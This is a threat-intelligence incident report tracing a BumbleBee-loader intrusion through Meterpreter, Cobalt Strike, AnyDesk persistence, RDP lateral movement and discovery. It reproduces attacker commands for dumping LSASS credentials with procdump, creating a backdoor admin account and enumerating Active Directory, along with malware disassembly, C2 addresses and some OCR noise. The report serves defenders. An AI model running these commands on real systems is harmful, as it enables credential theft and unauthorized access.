
BumbleBee: Round Two

thedfirreport.com/2022/09/26/bumblebee-round-two/

September 26, 2022



In this intrusion from May 2022, the threat actors used <u>BumbleBee</u> as the initial access vector. BumbleBee has been <u>identified</u> as an initial access vector utilized by <u>several</u> ransomware affiliates.

In this intrusion, we see the threat actor use BumbleBee to deploy Cobalt Strike and Meterpreter. The threat actor then used RDP and SMB to move around the network looking at backup systems and file shares before being evicted from the network.

Case Summary

The intrusion began with the delivery of an ISO file containing a LNK file and a BumbleBee payload in the form of a hidden DLL file. A user on a workstation mounted the ISO file and executed the LNK file, running the Bumblebee payload.

Around 15 minutes after the execution of BumbleBee, multiple processes were spawned with the goal of injecting Meterpreter into each of them. After the threat actors gained access with Meterpreter, they began conducting reconnaissance on the workstation and network, including querying domain controllers, mapping domain joined computers, enumerating Active Directory trusts, and listing Domain Admin accounts. All of this first wave of discovery relied on built in Windows utilities like nltest, arp, net, ping, nbtstat, and nslookup.

BumbleBee executed under a user with local administrator privileges on all workstations in the environment. At around six hours after initial execution, we observed a new process created that was then used to host a Cobalt Strike beacon, from the same command and control server observed in a prior BumbleBee case. This beacon reprised discovery activity, but also cut a common command short net user /dom instead of /domain, whether from keyboard laziness or a trick to trip-up detections. The threat actor then used their access to execute procdump via a remote service creation with the intention of dumping credentials from LSASS from an adjacent workstation on the network.

Next, the threat actors moved laterally via RDP to a server. A new local user, sql_admin, was created and added to the local administrator's group and AnyDesk remote access software was installed. Through the AnyDesk session, the threat actor was observed connecting to a file share and accessing multiple documents related to cyber insurance and spreadsheets with passwords.

A second round of enumeration was observed on the beachhead using AdFind, which was executed via the Cobalt Strike beacon on the system. Following this second round of enumeration, the threat actor moved latterly to a server hosting backups, via RDP and interacted with the backup console. From the backup system, the threat actors also opened internet explorer and attempted to load the environment's mail server, likely checking for Outlook Web Access.

A third round of enumeration, this time taking place from the first lateral server host, was observed via a script named '1.bat' that would ping all computers in the environment. Following this third round of enumeration the threat actors were evicted from the environment and no further impact was observed.


We assess with medium confidence this intrusion was related to pre-ransomware activity due to the tool set and techniques the actor displayed.

Services

We offer multiple services including a <u>Threat Feed service</u> which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found <u>here</u>.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our <u>Security</u> <u>Researcher and Organization</u> services.

Timeline




Analysis and reporting completed by <a>@MetallicHack, <a>@iiamaleks <a>&@svch0st

Initial Access

The BumbleBee malware has been following the trend of using the effective combination of utilizing an .iso image containing a .lnk and .dll file. We have observed the same behavior with other major malware distributors in previous reports:

- IcedID Stolen Images Campaign Ends in Conti Ransomware
- BazarLoader Diavol Ransomware

Using the event log, "Microsoft-Windows-VHDMP-Operational.evtx", we can quickly find when the user mounted the .iso.




Upon clicking the LNK file the BumbleBee payload was executed.



"C:\Windows\System32\rundll32.exe" rundll32.exe tamirlan.dll,EdHVntqdWt

Execution

Following the user mounting the .iso file, they clicked on a .lnk file documents.lnk . As noted in previous <u>reports</u>, the .dll is hidden from the user unless they display hidden items in explorer like so:



The .lnk contains instructions to execute a specific exported function with the BumbleBee DLL file.

```
Relative Path: ..\..\..\Windows\System32\rundll32.exe
Arguments: tamirlan.dll,EdHVntqdWt
Icon Location: %systemroot%\system32\imageres.dll
```

When the .lnk was doubled clicked by the user, the BumbleBee malware tamirlan.dll was executed:


C:\Windows\System32\rundll32.exe tamirlan.dll,EdHVntqdWt

The output of <u>LECmd.exe</u>, when used on <u>documents.lnk</u>, provided additional context to where and when this .lnk file was created:

```
>> Tracker database block
   Machine ID: user-pc
   MAC Address: 9a:5b:d6:3e:47:ec
   MAC Vendor: (Unknown vendor)
   Creation: <REDACTED DATE>
```

Approximately 5 seconds after execution, the rund1132.exe process contacted the IP 154.56.0.221. More information on this traffic is covered in the Command and Control section below.

An interesting tactic of note, was the use of WMI and COM function calls to start the process, used to inject into. The BumbleBee loader uses WMI to start new process by calling COM functions to create a new process. Below you can see the COM instance creation followed by defining the WMI namespace and WMI object being created – "Win32 Process".



Analysis of the loader found that a function of the malware chooses 1 of 3 target processes before injecting the supplied code:

```
C:\Program Files\Windows Mail\wabmig.exe
```

C:\Program Files\Windows Mail\wab.exe

C:\Program Files\Windows Photo Viewer\ImagingDevices.exe

```
:000001C7F428E9A0 off_1C7F428E9A0 dq offset aWindowsPhotoVi
:000001C7F428E9A0 ; DATA XREF: sub_1C7F4219480+1435†o
:000001C7F428E9A0 ; sub_1C7F4219480+151A†o
:000001C7F428E9A0 ; "\Windows Photo Viewer\ImagingDevices."...
:000001C7F428E9A8 dq offset aWindowsMailWab ; "\Windows Mail\wab.exe"
:000001C7F428E9B0 dq offset aWindowsMailWab_0 ; "\Windows Mail\wabmig.exe"
```

This resulted in new processes not being a child of BumbleBee, but rather WmiPrvSE.exe.


Map Description	Payload Data6	Executable Info
RBC	n@c	△B c
Process creation	ParentCommandLine: C:\Windows\Explorer.EXE	"C:\Windows\System32\rundll32.exe" tamirlan.dll,EdHVntqdWt
Process creation	ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	"C:\Program Files\Windows Photo Viewer\ImagingDevices.exe"
Process creation	ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	"C:\Program Files\Windows Mail\wabmig.exe"
Process creation	ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	"C:\Program Files\Windows Mail\wabmig.exe"
Process creation	ParentCommandLine: "C:\Program Files\Windows Mail\wabmig.exe"	C:\Windows\system32\cmd.exe /C ipconfig /all

In this intrusion, an instance of C:\Program Files\Windows Photo

Viewer\ImagingDevices.exe was created and accessed by the BumbleBee

rundll32.exe process. Shortly after this interaction, the process started communicating to
a Meterpreter C2 3.85.198.66. This process spawned cmd.exe and several typical
discovery commands that are covered in more detail below.

The second process, was spawned the WMI technique was an instance of C:\Program Files\Windows Mail\wabmig.exe. This process was used to host both a session to another Meterpreter C2 50.16.62.87 and a Cobalt Strike C2 server 45.153.243.142, which was then used to conduct the majority of additional activity including credential dumping and discovery exercises highlighted below. The pivot to using Cobalt Strike began around 6 hours after the execution of the BumbleBee loader.



Persistence

A new local administrator user was created on a server to facilitate persistence on the machine. The user account was observed to be accessed via an AnyDesk session on the same machine.

C:\Windows\System32\cmd.exe

- → net user sql_admin [email_protected]! /add
- ightarrow net localgroup Administrators sql_admin /ADD

In addition, AnyDesk was installed as a service:

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: AnyDesk Service

Service File Name: "C:\Program Files (x86)\common files\AnyDesk\AnyDesk.exe" --service

Service Type: user mode service Service Start Type: auto start Service Account: LocalSystem

Defense Evasion

The BumbleBee loader itself uses several defense evasion and anti-analysis techniques. As detailed in the Execution section, the use of WMI to spawn new processes is a known technique to evade any parent/child process heuristics or detections.

Anti-Analysis

Once the malware is unpacked, it becomes quite apparent to what the malware author(s) were looking for—

Known malware analysis process names running:

```
[rbp+30h+var_10], rax
mov
        rax, a0llydbgExe; "ollydbg.exe"
lea
xor
        ebx, ebx
        [rsp+130h+var_110], rax
mov
        rax, aProcesshackerE; "ProcessHacker.exe"
lea
mov
        [rsp+130h+var_108], rax
lea
        rax, aTcpviewExe ; "tcpview.exe"
mov
        [rsp+130h+var_100], rax
lea
        rax, aAutorunsExe; "autoruns.exe"
mov
        [rsp+130h+var F8], rax
lea
        rax, aAutorunscExe; "autorunsc.exe"
mov
        [rsp+130h+var_F0], rax
lea
        rax, aFilemonExe ; "filemon.exe"
mov
        [rsp+130h+var E8], rax
lea
        rax, aProcmonExe; "procmon.exe"
mov
        [rsp+130h+var_E0], rax
lea
                           "regmon.exe"
        rax, aRegmonExe ;
        [rsp+130h+var_D8], rax
mov
lea
        rax, aProcexpExe; "procexp.exe"
        [rsp+130h+var D0], rax
mov
        rax, aIdaqExe ; "idaq.exe"
lea
mov
        [rsp+130h+var C8], rax
        rax, aIdaq64Exe; "idaq64.exe"
lea
        [rsp+130h+var C0], rax
mov
        rax, aImmunitydebugg ; "ImmunityDebugger.exe"
lea
mov
        [rsp+130h+var B8], rax
lea
        rax, aWiresharkExe ; "Wireshark.exe"
mov
        [rbp+30h+var B0], rax
        rax, aDumpcapExe ; "dumpcap.exe"
lea
        [rbp+30h+var A8], rax
mov
        rax, aHookexplorerEx; "HookExplorer.exe"
lea
        [rbp+30h+var A0], rax
mov
        rax, aImportrecExe; "ImportREC.exe"
lea
        [rbp+30h+var_98], rax
mov
lea
        rax, aPetoolsExe ; "PETools.exe"
mov
        [rbp+30h+var_90], rax
lea
        rax, aLordpeExe ; "LordPE.exe"
mov
        [rbp+30h+var 88], rax
        rax, aSysinspectorEx; "SysInspector.exe"
lea
        [rbp+30h+var_80], rax
mov
        rax, aProcAnalyzerEx; "proc analyzer.exe"
lea
        [rbp+30h+var 78], rax
mov
        rax, aSysanalyzerExe; "sysAnalyzer.exe"
lea
mov
        [rbp+30h+var 70], rax
lea
        rax, aSniffHitExe ; "sniff hit.exe"
mov
        [rbp+30h+var_68], rax
lea
        rax, aWindbgExe ; "windbg.exe"
mov
        [rbp+30h+var 60], rax
lea
        rax, aJoeboxcontrolE ; "joeboxcontrol.exe"
mov
        [rbp+30h+var_58], rax
lea
        rax, aJoeboxserverEx ; "joeboxserver.exe"
mov
        [rbp+30h+var 50], rax
mov
        [rbp+30h+var 48], rax
        rax, aResourcehacker; "ResourceHacker.exe"
lea
        [rbp+30h+var_40], rax
mov
        rax, aX32dbgExe; "x32dbg.exe"
lea
mov
        [rbp+30h+var_38], rax
        rax, aX64dbgExe ; "x64dbg.exe"
lea
mov
        [rbp+30h+var_30], rax
        rax, aFiddlerExe ; "Fiddler.exe"
lea
        [rbp+30h+var 28], rax
mov
lea
        rax, aHttpdebuggerEx ; "httpdebugger.exe"
        [rhn+30h+var 20], ray
mov
```

```
nop dword ptr [rax+00h]
```

Known sandbox usernames (Sorry if your name is Peter Wilson, no malware for you (2):

```
mov
        [rsp+2D8h+var 18], rax
lea
       rax, aCurrentuser; "CurrentUser"
        [rsp+2D8h+pcbBuffer], 101h
mov
        [rsp+2D8h+Str1], rax
mov
mov
       ecx, 202h
        rax, aSandbox ; "Sandbox"
lea
        [rsp+2D8h+var_2A0], rax
mov
                      ; "Emily"
lea
        rax, aEmily
mov
        [rsp+2D8h+var_298], rax
       rax, aHapubws ; "HAPUBWS"
lea
        [rsp+2D8h+var_290], rax
mov
        rax, aHongLee ; "Hong Lee"
lea
mov
        [rsp+2D8h+var_288], rax
lea
       rax, aItAdmin ; "IT-ADMIN"
        [rsp+2D8h+var_280], rax
mov
lea
        rax, aJohnson ; "Johnson"
        [rsp+2D8h+var_278], rax
mov
lea
       rax, aMiller ; "Miller"
        [rsp+2D8h+var_270], rax
mov
                     ; "milozs"
lea
        rax, aMilozs
        [rsp+2D8h+var_268], rax
mov
lea
       rax, aPeterWilson; "Peter Wilson"
        [rsp+2D8h+var_260], rax
mov
                    ; "timmy"
lea
        rax, aTimmy
        [r11-258h], rax
mov
lea
        rax, aSandBox ; "sand box"
        [r11-250h], rax
mov
        rax, aMalware ; "malware"
lea
mov
        [r11-248h], rax
        rax, aMaltest ; "maltest"
lea
        [r11-240h], rax
mov
       rax, aTestUser ; "test user"
lea
mov
        [r11-238h], rax
                        ; "virus"
lea
       rax, aVirus
        [r11-230h], rax
mov
                       ; "John Doe"
lea
       rax, aJohnDoe
mov
        [r11-228h], rax
call
       j__malloc_base
mov
       rsi, rax
test
        rax, rax
        short loc_1C7F425394B
jz
                    rdx, [rsp+2D8h+pcbBuffer]; pcbBuffer
            lea
                                    ; lpBuffer
            mov
                    rcx, rax
            call
                    cs:GetUserNameW
            test
                    eax, eax
            jnz
                    short loc 1C7F4253969
```

Specific Virtualization Software files on disk and registry keys (Virtual Box, Qemu, Parallels), example:

```
sub
        rsp, 6F0h
mov
        rax, cs: security cookie
xor
        rax, rsp
        [rbp+5F0h+var_10], rax
mov
       rax, aSystem32Driver ; "System32\\drivers\\VBoxMouse.sys"
lea
                       ; Val
       edx, edx
xor
       [rsp+6F0h+pszFile], rax
mov
       rcx, [rbp+5F0h+Buffer]; Dst
lea
       rax, aSystem32Driver_0; "System32\\drivers\\VBoxGuest.sys"
lea
                  ; Size
       r8d, 208h
mov
        [rsp+6F0h+var 6B8], rax
mov
       rax, aSystem32Driver_1; "System32\\drivers\\VBoxSF.sys"
lea
       [rsp+6F0h+var_6B0], rax
mov
       rax, aSystem32Driver_2; "System32\\drivers\\VBoxVideo.sys"
lea
       [rsp+6F0h+var 6A8], rax
mov
       rax, aSystem32Vboxdi; "System32\\vboxdisp.dll"
lea
       [rsp+6F0h+var_6A0], rax
mov
       rax, aSystem32Vboxho ; "System32\\vboxhook.dll"
lea
mov
       [rsp+6F0h+var 698], rax
check vbox files:
       rax, aSystem32Vboxmr; "System32\\vboxmrxnp.dll"
lea
        [rsp+6F0h+var_690], rax
mov
       rax, aSystem32Vboxog; "System32\\vboxogl.dll"
lea
       [rsp+6F0h+var 688], rax
mov
       rax, aSystem32Vboxog 0; "System32\\vboxoglarrayspu.dll"
lea
       [rsp+6F0h+var_680], rax
mov
       rax, aSystem32Vboxog_1 ; "System32\\vboxoglcrutil.dll"
lea
       [rsp+6F0h+var_678], rax
mov
       rax, aSystem32Vboxog_2 ; "System32\\vboxoglerrorspu.dll"
lea
       [rbp+5F0h+var 670], rax
mov
       rax, aSystem32Vboxog 3 ; "System32\\vboxoglfeedbackspu.dll"
lea
       [rbp+5F0h+var_668], rax
mov
       rax, aSystem32Vboxog_4 ; "System32\\vboxoglpackspu.dll"
lea
       [rbp+5F0h+var_660], rax
mov
       rax, aSystem32Vboxog_5; "System32\\vboxoglpassthroughspu.dll"
lea
       [rbp+5F0h+var_658], rax
mov
       rax, aSystem32Vboxse; "System32\\vboxservice.exe"
lea
       [rbp+5F0h+var_650], rax
mov
       rax, aSystem32Vboxtr; "System32\\vboxtray.exe"
lea
       [rbp+5F0h+var_648], rax
mov
       rax, aSystem32Vboxco; "System32\\VBoxControl.exe"
lea
       [rbp+5F0h+var_640], rax
mov
call
       memset
       edx, edx
xor
                   ; Val
lea
       rcx, [rbp+5F0h+pszDest]; Dst
       r8d, 208h
                      ; Size
mov
       memset
call
       edi, edi
xor
```

Process Injection

Create Remote Thread – The malware used the win32 function CreateRemoteThread in order to execute code in rundll32.exe.

Event 8, Sysmon

General Details

CreateRemoteThread detected:

RuleName: technique_id=T1055,technique_name=Process Injection

UtcTime: DAY 1 18:28:04.837

SourceProcessGuid: {23cccd48-dd53-6287-3107-00000000f00}

SourceProcessId: 7808

SourceImage: C:\Program Files\Windows Mail\wabmig.exe

TargetProcessGuid: {23cccd48-ddb4-6287-4207-000000000f00}

TargetProcessId: 7024

TargetImage: C:\Windows\System32\rundll32.exe


NewThreadId: 4420

StartAddress: 0x000001C3C2030D3E

StartModule: -StartFunction: -

Log Name: Microsoft-Windows-Sysmon/Operational

Named Pipes – Two named pipes were created in order to establish inter-process communications (IPC) between rundll32.exe and wabmig.exe.



\postex_515f
\postex_7c7b

Credential Access

ProcDump

A remote service was created on one of the workstations in order to dump Isass.

```
A service was installed in the system.

Service Name: 1952820

Service File Name: C:\programdata\procdump64.exe -accepteula -ma lsass.exe C:\programdata\lsass.dmp

Service Type: user mode service

Service Start Type: demand start

Service Account: LocalSystem
```

Event 7045 from Service Control Manager

C:\programdata\procdump64.exe -accepteula -ma lsass.exe C:\programdata\lsass.dmp

Discovery

The first discovery stage includes TTPs that we have seen in multiple cases, such as trusts discovery, domain admin group discovery, network discovery and process enumeration.

C:\Program Files\Windows Mail\wabmig.exe

- → C:\Windows\system32\cmd.exe /C ipconfig /all
- → C:\Windows\system32\cmd.exe /C ping -n 1 <REDACTED_DOMAIN_NAME>
- → C:\Windows\system32\cmd.exe /C nltest /dclist:
- → C:\Windows\system32\cmd.exe /C nltest /domain_trusts
- → C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
- \rightarrow C:\Windows\system32\cmd.exe /C tasklist /v /s <REDACTED_IP>


AdFind

AdFind.exe was renamed to af.exe and was used by threat actors in order to enumerate AD users, computers, OU, trusts, subnets and groups.

```
C:\Program Files\Windows Mail\wabmig.exe
    → C:\Windows\system32\cmd.exe /C af.exe -f "(objectcategory=person)" > ad_users.txt
    → C:\Windows\system32\cmd.exe /C af.exe -f "objectcategory=computer" >
ad_computers.txt
    → C:\Windows\system32\cmd.exe /C af.exe -f "(objectcategory=organizationalUnit)" >
ad_ous.txt
    → C:\Windows\system32\cmd.exe /C af.exe -sc trustdmp > trustdmp.txt
    → C:\Windows\system32\cmd.exe /C af.exe -subnets -f (objectCategory=subnet) >
subnets.txt
    → C:\Windows\system32\cmd.exe /C af.exe -f "(objectcategory=group)" > ad_group.txt
    → C:\Windows\system32\cmd.exe /C af.exe -gcb -sc trustdmp > trustdmp.txt
```

Lateral Movement

The threat actor was observed moving via RDP throughout the network with a Domain Admin account.



As mentioned in Credential Access, the threat actor used remote services to execute commands on remote hosts.

```
A service was installed in the system.

Service Name: 1952820

Service File Name: C:\programdata\procdump64.exe -accepteula -ma lsass.exe C:\programdata\lsass.dmp

Service Type: user mode service

Service Start Type: demand start


Service Account: LocalSystem
```

SMB was used to transfer the various tools laterally, as needed in the environment, like procdump.exe and AnyDesk executables.

event_dataset	source_address	destination_address	zeek_smb_files_path	file_name	zeek_smb_files_action
zeek.smb_files					SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramOata\AnyOesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramOata\AnyOesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramOata\AnyOesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				Program Files (x86)	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_OPEN
zeek.smb_files				ProgramData\AnyDesk (1).exe	SMB::FILE_DELETE

Collection

The threat actor accessed multiple documents and folders from a remote file server. The SMB share was accessed through a compromised server via an AnyDesk session.



The Isass dump file ran remotely, was copied to the beachhead through the admin share *C*\$.

After being copied, the file was zipped using 7za.exe (7-zip), in preparation for exfiltration.

```
C:\Program Files\Windows Mail\wabmig.exe
```

→ C:\Windows\system32\cmd.exe /C copy \\

<REMOTE_WORKSTATION>\C\$\ProgramData\lsass.dmp c:\programdata\lsass.dmp

 \rightarrow C:\Windows\system32\cmd.exe /C 7za.exe a -tzip -mx5 c:\programdata\lsass.zip c:\programdata\lsass.dmp

Command and Control

BumbleBee

154.56.0.221:443 64.44.101.250:443

JA3: c12f54a3f91dc7bafd92cb59fe009a35 JA3s: 76c691f46143bf86e2d1bb73c6187767

Certificate: [ac:18:a0:22:b2:ef:65:c8:85:5e:1f:eb:f5:35:23:28:89:3a:5d:f9]

Not Before: 2022/05/19 07:40:24 UTC Not After: 2023/05/19 07:40:24 UTC Issuer Org: Internet Widgits Pty Ltd Subject Org: Internet Widgits Pty Ltd

Public Algorithm: rsaEncryption

Certificate: [0f:a6:76:b0:de:4c:f6:5e:a8:35:60:94:60:69:2c:2c:9c:cb:11:5c]

Not Before: 2022/05/19 07:48:30 UTC Not After: 2023/05/19 07:48:30 UTC Issuer Org: Internet Widgits Pty Ltd Subject Org: Internet Widgits Pty Ltd Public Algorithm: rsaEncryptiion

Meterpreter

